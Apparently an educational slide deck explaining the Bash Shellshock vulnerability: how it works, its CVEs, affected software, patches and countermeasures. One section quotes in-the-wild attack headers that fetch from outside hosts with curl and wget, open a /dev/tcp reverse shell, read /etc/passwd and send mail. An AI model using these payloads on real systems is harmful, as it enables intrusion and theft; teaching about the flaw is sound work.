

Shell Shock Explained

About Me




- **N00b/beginner**
- **/usr** : Uday Seelamantula
- **/usr/occupation** : Masters Student
- **/usr/Interests** : Web and Mobile Application Security, Pentests, Code Reviews, Vulnerability Assessments, Reverse Engineering....ohh wait..ya anything which sounds challenging in the field of Information technology
- **/usr/roles** : Security Analyst, Security Engineer, Trainer, Security Consultant, Security Researcher and finally a "Masters Student" (4+ yrs of exp)
- **/usr/hobbies** : Playing CTFs, Coding Vulnerable apps(to learn new stuff), writing articles, tweaking out things.

Disclaimer

SHELL

Shell Types:

- **Sh** - Bourne shell
- **Dash** - Debian Almquist shell
- **Tcsh** - T shell (An advanced version of C shell)
- **Csh** - C shell

A terminal window titled 'centoslive : bash' with a menu bar containing 'File', 'Edit', 'View', 'Scrollback', 'Bookmarks', 'Settings', and 'Help'. The terminal shows the command '[centoslive@livedvd ~]\$ cat /etc/shells' and its output: '/bin/sh', '/bin/bash', '/sbin/nologin', '/bin/dash', '/bin/tcsh', and '/bin/csh'. The command is repeated at the bottom of the window.

```
centoslive : bash
File Edit View Scrollback Bookmarks Settings Help
[centoslive@livedvd ~]$ cat /etc/shells
/bin/sh
/bin/bash
/sbin/nologin
/bin/dash
/bin/tcsh
/bin/csh
[centoslive@livedvd ~]$ cat /etc/shells
```

- **Bash** - Written as part of the GNU Project to provide a superset of Bourne Shell functionality. This shell can be found installed and is the default interactive shell for users on most **GNU/Linux** and **Mac OS X systems**.

So what's the bug all about.....?(1)


" () { "

```
root@kali: ~  
root@kali:~#  
root@kali:~# function test { echo "Hii Every One"; }  
root@kali:~# export -f test  
root@kali:~# bash -c 'test'  
Hii Every One  
root@kali:~#
```

```
root@kali: ~  
root@kali:~#  
root@kali:~# test='() { echo "Hii Everyone"; }' bash -c 'test'  
Hii Everyone  
root@kali:~#  
root@kali:~#
```

Any variable starting with a literal "() {" will be dispatched to the parser just before executing the main program

So what's the bug all about.....?(2)

A terminal window titled 'root@kali: ~' with standard window controls. The prompt is 'root@kali:~#'. The command entered is 'env x='() { :; }; echo vulnerable' bash -c 'echo hello''. The output shows 'vulnerable' on one line and 'hello' on the next. The prompt returns to 'root@kali:~#' with a green cursor.

```
root@kali:~#
root@kali:~#
root@kali:~# env x='() { :; }; echo vulnerable' bash -c 'echo hello'
vulnerable
hello
root@kali:~#
```

- This security vulnerability affects versions 1.14 (released in 1994) to the most recent version 4.3.
- They say its a feature of passing variables to subshells.

ShellShock Score Card

- **Publicity : 10/10**
- **CVE: CVE-2014-6271**
- **Access Complexity: Low**
- **Access Vector: Network Exploitable**
- **Authentication: Not required to exploit**
- **Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service**
- **CVSS v2 Base Score: 10.0 (HIGH)**
- **Impact Subscore: 10.0**
- **Exploitability Subscore: 10.0**
- **Gave raise to:**
 - CVE-2014-6271;**
 - CVE-2014-7169;**
 - CVE-2014-7186;**
 - CVE-2014-7187;**
 - CVE-2014-6277.**

How should I identify these bugs

CVE-2014-6271: (o/p: vulnerable)

CVE-2014-7169: (o/p: date or an error)

CVE-2014-7186: (o/p: CVE-2014-7186 vulnerable, redir_stack)

CVE-2014-6278: (o/p: hi team)

CVE-2014-6277: (o/p: vulnerable)

CVE-2014-7187: (o/p: CVE-2014-7187 vulnerable, word_lineno)

Source:<http://lcamtuf.blogspot.de/2014/10/bash-bug-how-we-finally-cracked.html>

Applications that are vulnerable

- Apache HTTP Servers that use CGI scripts.
- Certain DHCP clients
- OpenSSH servers
- Various network-exposed services that use Bash
- routers, IP cameras, gateways (e.g., Citrix's NetScaler, F5's BIGIP, and Cisco products)



Its been there since 20 Years :)

Its Demo Time

How are the bad guys approaching it ?

- Automated Click Fraud

```
Accept: () { :;}; /bin/ -c "curl  
http://31.41.42[.]109/search/wphp/j.php?cgi=XXX  
  
User-Agent: () { :;}; /bin/ -c "wget -q -O /dev/null  
http://ad.dipad[.]biz/test/http://XXXXXX.com/"
```

- The No-Malware Reverse Shell Technique

(U don't need nc, bash has an inbuilt function...!)

```
GET /cgi-bin/ HTTP/1.1  
Host: <SERVER IP>  
User-Agent: () { :;}; /bin/ -c '/bin/ -i >& /dev/tcp/x.x.x.x/3333 0>&1'
```

- Stealing the Password File

```
GET /cgi-bin/status/status.cgi HTTP/1.1  
Host: <SERVER DOMAIN>  
User-Agent: () { :;}; echo "Bagstash: " ${_</etc/passwd}
```

- Email-Based Reconnaissance

```
GET /cgi-bin/w3mman2html.cgi HTTP/1.1  
Host: <domain>  
Cookie: () { ignored;};/bin/ -c 'mail -s hello <address>@gmail.com'  
Referer: () { ignored;};/bin/ -c 'mail -s hello <address>@gmail.com'  
User-Agent: () { ignored;};/bin/ -c 'mail -s hello <address>@gmail.com'
```

- Malware Download: Reverse Shell Perl Script, IRC-based DDoS Client/Backdoor, Tiny Reverse Shell ELF Executable

What are the patch updates till now

- CVE-2014-6271
 - CVE-2014-7169
 - CVE-2014-6277
 - CVE-2014-6278
 - CVE-2014-7187
 - CVE-2014-7186
- Florian's patch -Thursday 25th Oct (as on today)
- **CentOS, Linux and Ubuntu:** Get the most up to date version of bash available from GNU.org.
 - **Apple (Mac)**
If you're running OS X, Apple has released official patches for Mavericks, Mountain Lion and Lion.

Recommended Countermeasures

- Upgrade to the latest version of bash.
- Implementing WAF and IDS rule set to block the attack patterns.
- Disable CGI if not in use.
- Uninstall bash and look out for other shells available.

Thank You

- Questions.....?
- Mail Id : Udaybhaskar.it@gmail.com
 - Twitter : @uday_stmh